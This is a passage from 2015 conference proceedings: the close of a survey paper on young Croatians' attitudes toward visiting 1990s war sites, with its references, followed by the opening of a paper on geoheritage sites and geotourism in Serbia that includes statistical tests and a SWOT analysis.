Croatia - only war of the 1990s was relevant. The questionnaire was based on some previous research (*e.g.* Kim, 2009; Stone, 2010; Biran *et al.* 2011) and adapted to Croatian circumstances. SPSS 2.0 software was chosen as the mechanism to collate survey data, as well as to analyse and present research results.

We derived from the claim that researchers assessed website quality without generating indices or scores (Law, Qi, Buhalis, 2010). However, website and information quality (colours, special effects, structure of information and other defined characteristics as defined by Murphy, Forrest and Wotring, 1996) were collected and analysed by the researcher (author). Hence, in the present research, information on Croatian warfare web sites was gathered from Google (https://www.google.com). The searching keywords included museum of homeland war [muzej domovinskog rata], memorial park of homeland war [spomen park Domovinskog rata], memorial centre of homeland war [spomen dom Domovinskog rata]. After careful screening of the web sites, designed sites were found to directly pertain to the research issue. Only a very small amount of web sites have been detected and analysed. This circumstances offer limited opportunity for analytical work.

## 5. RESULTS AND DISCUSSION

In total, there were 292 fully completed questionnaires. The survey was conducted in spring 2014 and lasted 45 days. The sample comprised 69.4% of female respondents and 30.6 % of male respondents, coming from all Croatian counties, although the largest proportion was from Osječko-Baranjska County (14.8 %). The respondents were well distributed across age groups; 26.8 % were 19 years old, followed by 21-year-olds (25.1%) and 22-year-olds (17.2%), with all other groups representing shares of less than 15% each. Most of the respondents (92 %) Croatian.



DOI: 10.15308/Synthesis-2015-547-551

A descriptive analysis shows that 87.50 % of young residents of Croatia visited one or more times (any) warfare site, and 56.20 % attended events related to the (any) war. A total of 73 % of respondents would visit a building, monument, and museum or attend events related to the war in Croatia in the 1990s. The main reasons for that are listed in Table 1 (respondents could choose no more than three of ten offered options). Only a small share of young residents of Croatia does not directly see visits/attendances as a tourist activity (see No. 7 in Table 1), although all other reasons originated in the dark tourism theory: remembrance (No. 2, 4 and 5) and education (No. 1 and 3) are the main groups of reasons. On the other hand, respondents do not see visits to warfare sites/events as some kind of recreational, voyeuristic allure of violence, which denies the allegations of Robb (2009).

10 % of all young respondents would not visit a building, monument, and museum or attend events related to the war in Croatia in the 1990s. The main reasons for that are listed in Table 1 (respondents could choose no more than three of ten offered options). Namely, 17 % of respondents cannot decide about visits to sites and event attendance. Interestingly, one proportion of the respondents mentions the controversy of everyday social divergence in Croatia as a reason. "Opponents" (as named by the author of the paper) recognized warfare sites and events mainly as part of dark tourism which is not interesting to them.

In the qualitative part, some representative cases of warfare tourist sites were first identified. Major part of warfare web presentations represents web pages of general museums or local tourist boards/offices, *e.g.* The Karlovac City Museum - Turanj Military Complex (see http://www.gmk.hr) or Dubrovnik tourist board - Museum of Croatian War of Independence (see http://experience.dubrovnik.hr/vodic_novost.php?id=1598&id_main=1585). These warfare sites do not have their own web page. Examples of web pages of Place of Memory, Vukovar hospital, (http://www.ob-vukovar.hr/mjesto-sjecanja/place-of-memory.htm) and Ovčara Memorial Center (see http://www.hdlskl.hr) were identified as only representative cases of war in the 1990s. However, the design of home page and other sub-pages, search engine results, classifications, website basic functions, website communication functions (as defined by Murphy, Forrest & Wotring, 1996) were employed for analytical work. Based on these perspectives, web page of Ovčara Memorial Center is very weak and simple. It offers very basic solutions to the user, such as textual descriptions and some images. Much better and also much friendlier presentations to young user are offered for the Place of Memory, Vukovar hospital: dark colour, sophisticated graphics, more effects, images and short films, text, and writing impressions of visitor, as an option. Consequently, this web presentation has greater potential then the first one and is more attractive to younger generations.

| Variable | Event attendance | | Site visitation | |
|---|---|---|---|---|
| | *F* | % | *F* | % |
| 1-In order to better understanding everything that happened during the war in the 1990s. | 130 | 26,92 | 136 | 27,15 |
| 2-Because of empathy with victims and survivors of the war in the 1990s. | 97 | 20,08 | 101 | 20,16 |
| 3-To learn more about the war in the 1990s. | 87 | 18,01 | 101 | 20,16 |
| 4-I want to pay tribute to all victims of the war in the 1990s. | 86 | 17,81 | 80 | 15,97 |
| 5-Because of the memory of the victims of my family and relatives. | 38 | 7,87 | 38 | 7,58 |
| 6-Because I am personally interested in visiting sites/events associated with death, suffering, and similar. | 15 | 3,11 | 15 | 2,99 |
| 7-Because they are recognized tourist sites/events in Croatia. | 14 | 2,90 | 12 | 2,40 |
| 8-Because of interesting leisure time activities. | 7 | 1,45 | 10 | 2,00 |
| 9-For fun. | 5 | 1,04 | 5 | 1,00 |
| 10-Other. | 4 | 0,83 | 3 | 0,60 |

Table 1: Reasons for warfare event attendance and site visitation
Source: author

| Variable | Event non-attendance | | Site non-visitation | |
|---|---|---|---|---|
| | *F* | % | *F* | % |
| 1-I am not interested in forms of tourism that are associated with war and violence at all. | 17 | 30,91 | 22 | 25,58 |
| 2-I believe that the war should be forgotten as soon as possible. | 12 | 21,82 | 16 | 18,60 |
| 3-I think that such activities do not contribute to the reduction of the past and existing divisions in the society. | 10 | 18,18 | 16 | 18,60 |
| 4-I think would not be a significant experience for me. | 9 | 16,36 | 15 | 17,44 |
| 5-I have already visited one / more of them and I am not interested in a new visit | 4 | 7,27 | 7 | 8,14 |
| 6-I do not want to disturb the local population that is most affected by the war. | 2 | 3,64 | 6 | 6,98 |
| 7-I have difficulties in finding company for joint visits | 1 | 1,82 | 0 | 0,00 |
| 8-Other | 0 | 0,00 | 4 | 4,65 |

Table 2: Reasons for warfare event non-attendance and site non-visitation
Source: author



DOI: 10.15308/Synthesis-2015-547-551

## 6. SUMMARY

The paper explores some of the main challenges associated with warfare tourism development from the perspective of the young generation in Croatia. Based on the research findings, we claim that one part of the young population believes in warfare tourism potential; only a small share of the youth see visits to warfare sites/events as non interesting (for various reasons); remembrance and educational purposes were the top reasons. Consequently, we accept Hypothesis H1. This is very promising, because as Štrukelj and Šuligoj (2014) pointed out, "cultural heritage sites provide an excellent base for the development of less developed states and regions that lack other natural resources and industry". This link with culture is mostly evident in the case of Croatia where national culture, memory, and economy are mutually embedded (Rivera, 2008). On the other hand, we found out one painful side of developing warfare tourism in Croatia. Web presentations are very unattractive and weak; many sites have not been present on the Internet. Thus, hypothesis H2 was supported.

The potential applicability of the proposed research should be underscored from a warfare site and destination planning and marketing perspective. It allows tourism destinations to be consciously aware of warfare tourism as a vehicle for their development, and to plan and market their offerings interesting to different target groups. We should also take into account the claim of Lennon and Foley (2000) that sites/events that are more recent are darker than those with a longer history, as well as the claim that areas of recent conflicts still have open wounds, memories and emotions which may disable normal regional/local socio-economic development (Causevic & Lynch, 2011). There might be other relevant elements to analyze, such as the Internet marketing, awareness and national/regional/local brand image that influence warfare destination end vice versa, economic and political standards in the country, perspective of other generations and veterans *etc.* However, these factors are beyond the scope of this study. Therefore, we believe that they should be explored in future research. In any case, warfare tourism remains an under-researched topic in the region between the Adriatic Sea and the Danube River and yet, in addition to holding much potential, it is also less susceptible to any global downturn. This paper seeks to fill this void, because it is the first to deal with warfare tourism in this part of South-Eastern Europe.

## REFERENCES


Ashworth, G., & Hartmann, R. (2005). The management of horror and human tragedy. In Ashworth, G., & Hartmann, R. (Eds.), *Horror and Human Tragedy Revisited: The Management of Sites of Atrocities for Tourism* (pp. 253-262). New York: Cognizant Communications Corporation.

Bai, B., Law, R. & Wen, I. (2008). The impact of website quality on customer satisfaction and purchase intentions: Evidence from Chinese online visitors. *International Journal of Hospitality Management*, 27(3), 391-402.

Baillie, B. (2012). Vukovar's Divided Memory: The Reification of Ethnicity through Memorialisation. *Electronic Working Papers Series, Divided Cities/Contested States*. Retrieved February 2, 2015, http://www.conflictincities.org/PDFs/WorkingPaper25(DividedMemory).pdf

Biran, A., Poria, Y. & Oren G. (2011). Experiences at (Dark) Heritage Sites. *Annals of Tourism Research*, 38(3), 820–841. DOI: 10.1016/j.annals.2010.12.001.

Causevic, S., & Lynch, P. (2011). Phoenix tourism, Post-Conflict Tourism Role. *Annals of Tourism Research*, 38(3), 780-800. DOI:10.1016/j.annals.2010.12.004

Clark, L. B. (2006). Placed and Displaced: Trauma Memorials. In L. Hill & H. Paris (eds.), *Performance and Place* (129-138). London: Palgrave Macmillan.

Dunkley, R.A., Morgan, N., & Westwood, S. (2011). Visiting the trenches: Exploring meanings and motivations in battlefield tourism. *Tourism Management*, 32(4), 860-868. DOI:10.1016/j.tourman.2010.07.011.

Foley, M., & Lennon, J. (1996). Editorial: Heart of darkness. *International Journal of Heritage Studies*, 2(4), 195-197. DOI:10.1080/13527259608722174

Goulding, C., & Domic, D. (2009). Heritage, identity and ideological manipulation: The case of Croatia. *Annals of Tourism Research*, 36 (1), 85-102. DOI:10.1016/j.annals.2008.10.004.

Grief Tourism. (2013). *Grief Tourism definition*. Available at http://www.grief-tourism.com/grief-tourism-definition/ (3.2.2015)

Hausman, A.V., & Siekpe, J.E. (2009). The effect of web interface features on consumer online purchase intentions. *Journal of Business Research*, 62(1), 5-13.

Henderson, J. (2000). War as a tourist attraction: the case of Vietnam. *International Journal of Tourism Research*, 2(3), 269-280. DOI:10.1002/1522-1970(200007/08).

Jeong, M. & Choi, J. (2004). Effects of Picture Presentations on Customers' Behavioral Intentions on the Web. *Journal of Travel & Tourism Marketing*, 17(2-3), 193-204.

Kidron, C.A. (2013). Being there together: Dark family tourism and the emotive experience of co-presence in the holocaust past. *Annals of Tourism Research*, 41(April 2013), 175-194. DOI:10.1016/j.annals.2012.12.009

Kim, J-H., (2013). A cross-cultural comparison of memorable tourism experiences of American and Taiwanese college students. *Anatolia: An International Journal of Tourism & Hospitality Research*, 24 (3), 337-351. DOI:10.1080/13032917.2012.762586

Law, R., & Cheung, C., (2005). Benchmarking and quantitative evaluation of the functionality performance of hotel websites: a study of the Hong Kong Special Administrative Region of China. *China Tourism Research,* 1(1), 101-115.

Law, R., Qi, S. & Buhalis, B. (2010). Progress in tourism management: A review of website evaluation in tourism research. *Tourism Management*, 31(3), 297-313.

Lennon, J. & Foley, M. (2000). *Dark Tourism: The Attraction of Death and Disaster*. London: Continuum.

Limun. (2010). *Beskrajna obnova od rata*. Retrieved February 2, 2015, from http://limun.hr/main.aspx?id=629117&Page=1

Murphy, J., Forrest, E.J., & Wotring, C.E. (1996). Restaurant marketing on the World Wide Web. *Cornell Hotel & Restaurant Administration Quarterly*, 37(1), 61-71

Naef, P. (2013b). Touring the Traumascape: "War Tours" in Sarajevo. In C.A. Collins & J.E. Clark (eds.), *Speaking the Unspeakable* (pp. 51-70). Oxford: Inter-Disciplinary Press.

O'Rourke, P. (1988). *Holidays in Hell*. London: Picador.

Pelton, R.Y. (2003). *The World's Most Dangerous Places*. London: Harper Resource.

Perdue, R.R. (2001). Intent site evaluations: the influence of behavioral experience, existing images, and selected website characteristics. *Journal of Travel and Tourism Marketing*, 11(2-3), 21-38.

Rivera, L.A. (2008). Managing "Spoiled" National Identity: War, Tourism, and Memory in Croatia. *American Sociological Review,* 73(4), 613-634. DOI: 10.1177/000312240807300405.




DOI: 10.15308/Synthesis-2015-547-551

Robb, M.E. (2009). Violence and Recreation: Vacationing in the Realm of Dark Tourism. *Anthropology and Humanism*, 34 (1), 51–60. DOI:10.1111/j.1548-1409.2009.01023.x

Rojek, C. (1993). *Ways of escape: modern transformations in leisure and travel*. Basingstoke: Macmillian.

Ryan, C. (2007). *Battlefield Tourism*. Oxford: Elsevier.

Seaton, A., & Lennon, J. (2004). Thanatourism in the Early 21st Century: Moral Panics, Ulterior Motives and Alterior Desires. In T.V.Singh (ed.), *New Horizons in Tourism: Strange Experiences and Stranger Practices* (63-82). Wallingford: CABI Publishing.

Smith, V.L. (1998). War and tourism: an American ethnography. *Annals of Tourism Research*, (25)1: 202-227. DOI:10.1016/S0160-7383(97)00086-8

Stone, P. & Sharpley, R. (2008). Consuming dark tourism: A Thanatological Perspective. *Annals of Tourism Research*, 35(2), 574–595. DOI:10.1016/j.annals.2008.02.003.

Stone, P.R. (2010). *Death, Dying and Dark Tourism in Contemporary Society: A Theoretical and Empirical Analysis*. Doctoral disertation. Lancashire: University of Central Lancashire.

Štrukelj, T., & Šuligoj, M. (2014). Holism and social responsibility for tourism enterprise governance. *Kybernetes*, 43(3/4), 394-412

*Via@international interdisciplinary review of tourism*. (2013). "Souvenirs" from Vukovar: Tourism and Memory within the Post-Yugoslav Region. Retrieved February 2, 2015, from http://www.viatourismreview.net/Article19_EN.php

Vlada Republike Hrvatske. (2013). Strategija razvoja turizma Republike Hrvatske do 2020. godine. Retrieved April 2, 2015 from http://www.mint.hr/UserDocsImages/Strategija-turizam-2020-editfinal.pdf

Vukovarsko-Srijemska županija. (2011). *Razvojna strategija Vukovarsko-Srijemske županije 2011-2013*. Retrieved April 2, 2015 from http://vusz.e-publikacije.com/pub/razvojna-strategija-vukovarsko-srijemske-zupanije-2011-2013#



DOI: 10.15308/Synthesis-2015-547-551

Synthesis
International Scientific Conference of IT and Business-Related Research

# GEOHERITAGE SITES IN THE FUNCTION OF GEOTOURISM DEVELOPMENT IN THE REPUBLIC OF SERBIA

## OBJEKTI GEONASLEĐA U FUNKCIJI RAZVOJA GEOTURIZMA U REPUBLICI SRBIJI

Tamara Višnić, Milica Began
Department of Geography, Tourism and Hotel Management, Faculty of Sciences, University of Novi Sad,
Trg Dositeja Obradovića 3, Novi Sad, Serbia

**Abstract:**
The existence of various forms of mass tourism has led to development of special interest tourism destinations, including geotourism sites. Geological heritage sites are rare instances of outstanding geological, geomorphological, pedological and archaeological importance, used widely in recent years as a tool for the development of geotourism destinations. Over 600 geological sites have been identified in the Republic of Serbia, with only small portion of them being used for geotourism purposes. This paper identifies the most visited geodestinations by means of a questionnaire (Resava cave, Devil's town), as well as the level of tourist satisfaction with the destination, which could be described as very high. The directions for further development need to be set by identifying the existing condition of geoheritage sites in Serbia. The highest rated destinations need to expand their offer in order to attract a larger scale of visitors, while those not included in the list need to re-analyze and identify their limiting factors, and try to mitigate them.

**Key words:**
geoheritage, geotourism, Serbia, Resava cave, Devil' town.

**Apstrakt:**
Prisustvo različitih vidova masovnog turizma, uslovilo je pojavu turističkih destinacija od posebnog značaja, među kojima se nalazi i geoturizam. Objekti geonasleđa predstavljaju redak primerak od izuzetnog geološkog, geomorfološkog, pedološkog i arheološkog značaja koji se poslednjih godina u sve većem obimu koristi kao sredstvo za razvoj geoturističkih destinacija. Otkriveno je preko 600 objekata geonasleđa u Republici Srbiji, od kojih se samo mali broj koristi u geoturističke svrhe. U radu su primenom anketnog upitnika identifikovane najposećenije geodestinacije (Resavska pećina, Đavolja varoš), kao i stepen zadovoljstva geoturista destinacijom, koji bi se mogao oceniti kao izuzetno visok. Analizom postojećeg stanja geodestinacija u Srbiji pokušavaju se sagledati pravci daljeg razvoja. Ustanovljeno je da se od najbolje ocenjenih destinacija očekuje da svoju ponudu prošire u cilju privlačenja većeg obima posetilaca, dok je kod manje popularnih destinacija potrebno sprovesti ponovnu analizu, identifikovati nedostatke, a zatim ih otkloniti.

**Ključne reči:**
geonasleđe, geoturizam, Srbija, Resavska pećina, Đavolja varoš.

## 1. INTRODUCTION

Geological diversity can bring a new level of understanding about the natural heritage of Serbia. Serbia disposes of extraordinary geoheritage with countless treasures and multiple opportunities for its inhabitants to learn more about their national heritage. Whilst this geoheritage is special, we have not always recognized, protected, managed or used it properly.

Geodiversity has been defined by Murray Gray as "the natural diversity of geological, geomorphological and soil features. It includes their assemblages, relationships, properties, interpretations and systems" (Gray 2004). Clearly, the key geodiversity phenomenon includes rocks, minerals, fossils, soils and landforms, as well as the processes affecting them. The examples of geodiversity that are of special conservation significance and that need to be conserved are recognised as geoheritage (Sharples 2001).

Another definition of geodiversity has been proposed by Semeniuk who defines geodiversity as: "the natural variety of geological, geomorphological, pedagogical, hydrological features of a given area from the purely static features, to the assemblage of products and their formative process" (Brocx 2008, p. 14).

Geoheritage sites are the geological formations of exceptional scientific, educational and aesthetic values, which in addition to keeping the records of geological history of the planet, have tourism development potential.

Geoheritage is commonly irreplaceable and formal recognition should include adequate protection measures. It is suggested that geoheritage site access and protection, as part of the national geoheritage listing process, should be reviewed and improved by an expert working group to achieve enhanced and practical protection approaches for off-protected areas.

Geoheritage may have aesthetic values; economic values; functional values (such as soils and ecosystem functions) and research and education values (Gray 2004). Economic values could be interpreted through different forms of tourism, in particular geotoursm. Geotourism, as a term popularized by *National Geographic*, refers to tourism that sustains or enhances the geographical characteristics of a place - its environment, culture, aesthetics, heritage and the wellbeing of its residents.

Geotourism incorporates the concept of sustainable tourism that destinations should remain unspoiled for future generations, and the principle of ecotourism that tourism revenue should promote conservation.



E-mail: visnic.tamara@gmail.com
DOI: 10.15308/Synthesis-2015-552-557

As regards this, the paper aims to consider the conditions of geotourism, *i.e.*, the value of geosites that could be or have already been exploited in terms of geotourism.

The aim of this paper is to determine the values that one geosite in the Republic of Serbia should possess in order to become attractive to consumers of geotourism on the local and international tourism market by taking into consideration the answers of geotourists. Also, this paper considers features of the most visited geodestinations in Serbia.

As the main tasks of this paper, we wanted to investigate if there are any differences between tourists regarding their attitudes about geotourism development in the Republic of Serbia.

## 2. METHODOLOGY

It is well-known that the most objective information about the quality of the destination is obtained on the basis of the research on consumers of these destinations, visitors of geological heritage sites. For the purpose of this work, the questionnaire aimed to gather the views of visitors in terms of satisfaction with the geological heritage sites.

The survey was conducted during the period from January to June 2014, on a sample of 204 respondents through online Google questionnaire.

Respondents under the age of 18 were not excluded, since the school trips are a large source of visitors to the geoheritage sites.

The survey consisted of three parts: the first part in which the subjects are required to complete the data on the socio-economic status, as shown in Table 1; the second part is related to the identification of the best geodestinations according to the respondents; while the last part included a 5-point Likert scale, where respondents could express their views or compliance based on the given arguments.

The results have been analyzed with different forms of statistical calculations to obtain quantitative indicators of tourist attitudes. The data were entered into the statistical program SPSS, version 20, where the application of Mann-Whitney's and Kruskal-Wallis' test gained insight into the real situation and satisfaction of certain geoturists with the geodestinations in the Republic of Serbia.

Non-parametric tests are used for the cases where independent variables are not metrical (Malhotra, 2005).

The logic behind the Mann-Whitney test is to rank the data for each condition, and then see how differently the two rank in total. If there is a systematic difference between the two conditions, then most of the high ranks will belong to one condition and most of the low ranks will belong to the other one (Graham, 2011).

The "Kruskal-Wallis one-way analysis of variance by ranks" is a method of comparing different samples to calculate whether there is a statistically significant difference between the ratings of those attributes. The method relies on the ranks of the scored values and the means of those ranks, rather than examining the means of the data (Goldstein, 2003).

We used these tests in order to prove the hypothesis which stands that there are no statistically significant differences between the respondents based on their preferable motives to travel or their level of education.

In Table 2 and 3, the rank means the number of subjects for each of the given groups.

The analysis of the questionnaire contributed greatly to identifying the best geotourism destination.

Upon identification, strengths and weaknesses of destinations themselves were taken into account using the SWOT analysis, which was of great importance when planning further development of a geodestination and making a decision on the objects of geological heritage that are worth investing funds in, in order to ensure further development.

## 3. RESULTS AND DISCUSSION

As shown in Table 1, the sample was predominantly singular in terms of gender structures. Out of the total number of respondents, 46.6% were men and 53.4% women. In terms of age, more than 90% of respondents deployed into three groups (up to 19 years, 20 to 40 and from 41 to 60 years). The lowest group of respondents (5.4%) belong to the group "older than 61".

The level of education largely depends on the attitudes of respondents regarding various forms of tourist movements, primarily the motives to travel, as well as the expectations of the destination itself.

More than half of the total number of respondents, *i.e.*, 56.4% have high school education, and 19.1% have a college degree. The respondents who have only completed primary school assume the third place with 18.6%, and such a high percentage of participants with only primary school can be explained by the fact that a proportion of the respondents accounted for pupils who have visited certain geotourism destinations in field trips organized by some elementary or high school.

When it comes to the question of the basic motive to travel, a significant number of respondents (91.7%) opted for cultural sites, while only 8.3% of respondents prefered visiting natural heritage sites.

This last question is extremely important in order to be able to continue with the analysis of respondents and their attitudes. By means of Man Whitney's test, we wanted to compare the attitudes of respondents who prefer taking trips to cultural sites

| **Total number of respondents** | **100%** | **Total number of respondents** | **100%** |
|---|---|---|---|
| **Sex** | | **Education** | |
| Male | 46.6 | Elementary School | 18.6 |
| Female | 53.4 | High school | 56.4 |
| **Age** | | College | 19.1 |
| Up to 19 | 24.5 | Master/PhD Degree | 5.9 |
| 20-40 | 33.8 | **Main Travel Motiv** | |
| 41-60 | 36.3 | Natural Heritage | 8.3 |
| Older than 61 | 5.4 | Cultural Heritage | 91.7 |

Table 1. Socio-demographic profile of respondents



DOI: 10.15308/Synthesis-2015-552-557

with the respondents who prefer visiting natural sites, as shown in Table 2.

As can be concluded from the above-given table, the level of statistical significance (Sig.) is just in one item smaller than the limit value (0.05), which means that the attitudes of respondents from the two groups differ significantly in only one variable (Serbia has a great potential of natural tourism values).

In all other variables, there were no statistically significant differences between the attitudes of respondents, no matter if they prefer to take trips to cultural and natural attractions.

On the other hand, the level of education is one of the important criteria when choosing a tourist destination. In fact, education is largely determined by the attitudes regarding certain aspects of the geological heritage sites.

Table 3 presents the results of Kruskall – Wallis test that is applied as a non-parametric ANOVA test version, since the distribution of data by Kolmogorov - Smirnov test for independent variable "Education" did not show normal.

By means of the Kruskal Wallis test, we have shown that there are no statistically significant differences in the ranks of the respondents' answers depending on the level of their education. These statistically significant differences are noticeable in only 2 variables (Serbia will become one of the world's geotourism destinations in the near future and Geoheritage sites have a good promotion on foreign markets).

Geological heritage sites in Serbia represent exceptional wealth, which has a great tourist value or the potential for the geotourism development. Geosites are the base for further de-

| Item | Group | N | Mean Rank | Mann Whitney | Sig. |
|---|---|---|---|---|---|
| The geotourism potential of the Republic of Serbia is extremely large | NAT | 17 | 150.5 | 773.5 | .000 |
| | CUL | 187 | 98.14 | | |
| Serbia aspires to become a developed geodestination | NAT | 17 | 98.44 | 1520.5 | .744 |
| | CUL | 187 | 102.87 | | |
| Geosites in Serbia have exceptional touristic values | NAT | 17 | 110.18 | 1459.0 | .497 |
| | CUL | 187 | 101.8 | | |
| Tourist presentation of geosites in Serbia is satisfying | NAT | 17 | 132.12 | 1086.0 | .021 |
| | CUL | 187 | 99.81 | | |
| Ticket prices are affordable (if applied) | NAT | 17 | 111.29 | 1440.0 | .493 |
| | CUL | 187 | 101.70 | | |
| Enough is being invested in the promotion of geotourism on the domestic market | NAT | 17 | 82.65 | 1252.0 | .123 |
| | CUL | 187 | 104.30 | | |
| Enough is being invested in the promotion of geotourism on the international market | NAT | 17 | 112.91 | 1412.5 | .319 |
| | CUL | 187 | 101.55 | | |
| The accessibility to the geosites is high | NAT | 17 | 73.32 | 1093.5 | .027 |
| | CUL | 187 | 105.15 | | |
| Enough is being invested in the readjustment of the geosite | NAT | 17 | 76.47 | 1147.0 | .049 |
| | CUL | 187 | 104.87 | | |

Table 2. Research Results based on Mann Whitney's Test

| Item | Elementary school (38) | High school (115) | College (39) | MSc (12) | Kruskall Wallis Test | Sig. |
|---|---|---|---|---|---|---|
| The geotourism potential of the Republic of Serbia is extremely large | 89.14 | 111.0 | 82.86 | 127.13 | 12.379 | .006 |
| Serbia aspires to become a developed geodestination | 108.75 | 97.08 | 96.29 | 154.83 | 13.712 | .003 |
| Geosites in Serbia have exceptional tourism values | 94.70 | 103.94 | 113.92 | 76.29 | 6.705 | .082 |
| Tourist presentation of geosites in Serbia is satisfying | 114.42 | 92.42 | 122.23 | 97.25 | 10.749 | .013 |
| Ticket prices are affordable (if applied) | 92.67 | 106.37 | 101.29 | 100.46 | 1.803 | .614 |
| Enough is being invested in the promotion of geotourism on the domestic market | 91.70 | 99.81 | 108.46 | 143.13 | 8.611 | .035 |
| Enough is being invested in the promotion of geotourism on the international market | 99.30 | 87.34 | 128.97 | 171.83 | 55.237 | .000 |
| The accessibility to the geosites is high | 114.84 | 97.96 | 99.45 | 116.83 | 3.405 | .333 |
| Enough is being invested in the readjustment of the geosites | 118.93 | 94.50 | 111.33 | 98.38 | 6.458 | .091 |

Table 3. The results of the Kruskall – Wallis' test



DOI: 10.15308/Synthesis-2015-552-557

velopment of geotourism can be developed, as without the existence of objects the development of geotourism will not be possible, since it is precisely facility-based, *i.e.*, they constitute its essence. Furthermore, it was found that Serbia has a very large geological and geomorphological diversity, especially since the Mesozoic until the Holocene. Each geological period, as well as different paleoclimatic conditions, geological and geomorphological characteristics have left their mark on this particular area, so we distinguish a large number of geosites.

However, the richness that Serbia posseses, a long time remained known only to a narrow circle of several geographers who have studied these values. With the development of geotourism, there is a possibility that these values can be presented to a wider audience.

This paper presents the results in the form of the attitudes of those who have visited some geotourism destinations, where the geological sites whose scientific, educational, aesthetic values, was presented to the visitors.

The analysis of Mann Whitney's test has shown that one variable is statistically significant different according to the attitudes of visitors who prefer to visit cultural to natural attractions. The variables in which their views differ refer to the opinion of the value of geological heritage that Serbia has. This is understandable if we look at the fact that those who prefer visiting cultural heritage do not see the natural heritage as an important segment of the tourist offer. They mainly consider the cultural attractions of larger value, not only touristic but also educational and aesthetic values. By using Kruskall-Wallis test we wanted to check whether such a divergence in attitudes depends on the level of education.

Whether the cause of these results is insufficient knowledge of geography or geology and geomorphology, or lack of interest and preferences towards cultural values, we checked by the Kruskall-Wallis test where we compared the responses by level of education. As the hypothesis assumed, tourists will not differ in many variables. In terms of knowledge or familiarity with these processes, it is extremely important not to ignore the educational importance of sites, only because it is largely responsible for the position on the destination. If the tourists had realized the significance of what they had visited, their position on the object itself, but also on all other natural resources with similar or different contents would have changed. Those who are not sufficiently addressed, will not understand the true value, and therefore, will consider that Serbia does not possess exceptional natural resources. Also, if the educational importance is not adequately highlighted and adapted to different levels of education of visitors, they will also realize the true significance of objects.

Opinions are divided in terms of the level of education, and the preference for cultural and natural attractions.

The presentation of content on the destination was set aside as a variable where the respondents' attitudes differ significantly in terms of the level of education. Besides these variables, and attitudes regarding the possibility of Serbia becoming geotourist destination in the shortest possible period of time, as well as questions about promotions, which is associated with incomplete reassessment of the importance of geological heritage.

According to the results obtained by the research, a large proportion of respondents believe that the potential for the development of geotourism in Serbia is huge, but that promotion is at a very low level.

Geosites, according to the views of respondents, are difficult to access and investments in the renovation of these sites are not at a high level and significantly hinder the development of getourism and lead to the risk of degradation.

The second part of the survey contained questions related to the identification of geological heritage that respondents had the opportunity to visit, as well as their ranking. This way, it could not fully meet the requirements of objectivity and comprehensiveness of the fact that the tourists were limited to those destinations that have had the opportunity to visit. But, given that they decide which destinations will be visited, this method of identification is not entirely inappropriate to be included in the paper.

The respondents have listed the following geodestinations as the most visited ones: Resava cave, Devil's Town, Djerdap Gorge and Uvac Gorge (Table 4).

Resava cave is one of the oldest caves in the country located 20 km from Despotovac, in limestone hill called Babina Glava on the coast of the karst field Divljakovac. It is 4.5 km long, where 2,830 m have been explored, and a visit can be arranged for only about 800 m. The interior of the cave comprises galleries, canals, poles and jewelery estimated to be 45 million years old. The process of equipping the cave lasted 10 years, which means that the cave was officially open to visitors on April, 22 1972 (Lazarević, 1991).

The natural phenomena "Djavolja Varoš" (Fig 1.) is situated in southeastern part of Serbia 30 km away from Kuršumlija. It features 202 exotic formations described as earth pyramids or "towers", as the locals refer to them. They are 2-15 m tall and 4-6 m wide at the base. These formations were created by strong erosion of the soil that was the scene of intense volcanic activity millions of years ago (Marković, 1973). Most of the pyramids have a cap or head - andesite block that protects them from destruction, while some lost this protection over time. Arrays are oriented transversely to the direction of gullies and troughs are separated between each other by corridors, steep ravines or shallow profiles (Maćejka & Tanasković, 2008).

Fig 1. Djavolja Varoš (Devil's Town)
(photo: Višnić, T.)

The national Park Djerdap is situated in the northeastern part of Serbia, on the right side of the Danube and Djerdap Lake. At this point, the river separates the southern Carpathian Mountains from the northwestern foothills of the Balkan Mountains. The Romanian side of the gorge constitutes the Iron Gates natural park, whereas the Serbian part constitutes the Djerdap national park. The national park Djerdap was pronounced in 1974. The Djerdap gorge is 100 km long and is among the longest and most examined in Europe. It belongs to the type of gorge, respectively, antecedendent river valleys. Arranged downstream of the Danube are gorges and valleys, that alternate in



DOI: 10.15308/Synthesis-2015-552-557

| Name | Type of natural resource | Accomodation facilities | Level of protection | Open for visits | Entrance fee |
|---|---|---|---|---|---|
| Resavska cave | speleological | Despotovac | Monument of nature | (whole year) april-november | yes |
| Devil's town | geomorfological | Kuršumlija | Monument of nature | During the whole year | yes |
| Đerdap gorge | geomorfological | Donji Milanovac, Golubac | National park | During the whole year | no |
| Canyon of River Uvac | geomorfological | Sjenica, Nova Varoš | Nature park | During the whole year | no |

Table 4. Main data about the geoheritage sites

| Strenghts | Weaknesses |
|---|---|
| Exceptional scientific and educational value | Possibility of degradation |
| Richness of geodiversity | Difficult site accessibility |
| Aesthetic value | Lack of tourism infrastructure that meets the requirements of sustainable tourism development |
| Low antopogenic influence | Unsuitable tourist presentation of the natural values |
| Opportunities | Threats |
| The necessity of geoconservation | Lack of funds for further development |
| The existence of complementary tourist values in the vicinity | Lack of experience in managing these types of destinations |
| Adjustment of the tourism offer to different types of geoturists | Week promotion of geosites on the domestic and foreign markets |
| The organization of school trips, fieldwork and georutes | Inadequate accommodation facilities (not in accordance with the guidelines of sustainable development) |

Table 5. SWOT analysis of the geoheritage sites in Republic of Serbia

the following order: Golubačka gorge, Ljupkovska valley, Gospodjin vir gorge, Donjomilanovačka valley, Veliki i Mali Kazan gorges, Oršavska valley and Sipska gorge (Stanković, 1975).

The canyon of River Uvac is a system of meanders the river builds on its course. For centuries, carving through the limestone rock, Uvac has made meanders and it now looks like a maze. Some of them have meanders and angle up to 270 degrees (Dragović, 2004).

All these sites of geological heritage can be described as extremely attractive. However, for the purpose of planning further geotourism development, as well as the financial investment in new projects, it is useful to know the type of resources at our disposal.

SWOT analysis is an analytical method used to define the critical factors that have the greatest impact on the positioning of a destination market. It is done through a matrix consisting of strenghts (Strenghts), weaknesses (Weaknesses), chances (Opportunities) and threats (Threats). This analysis can be used to identify and analyse the Strenghts and Weaknesses of a project, organization or institution, as well as the Opportunities and Threats revealed by the information gathered on the external environment. It can be used to develop a plan that takes into consideration many different internal and external factors, and maximizes the potential of the strenghts and opportunities while minimizing the potential of the weaknesses and threats (von Franz & Shall, 2003).

In order to gain better understanding of the current position of the destination and define strategies to achieve the desired outcome and achieve business goals, this analysis could be used.

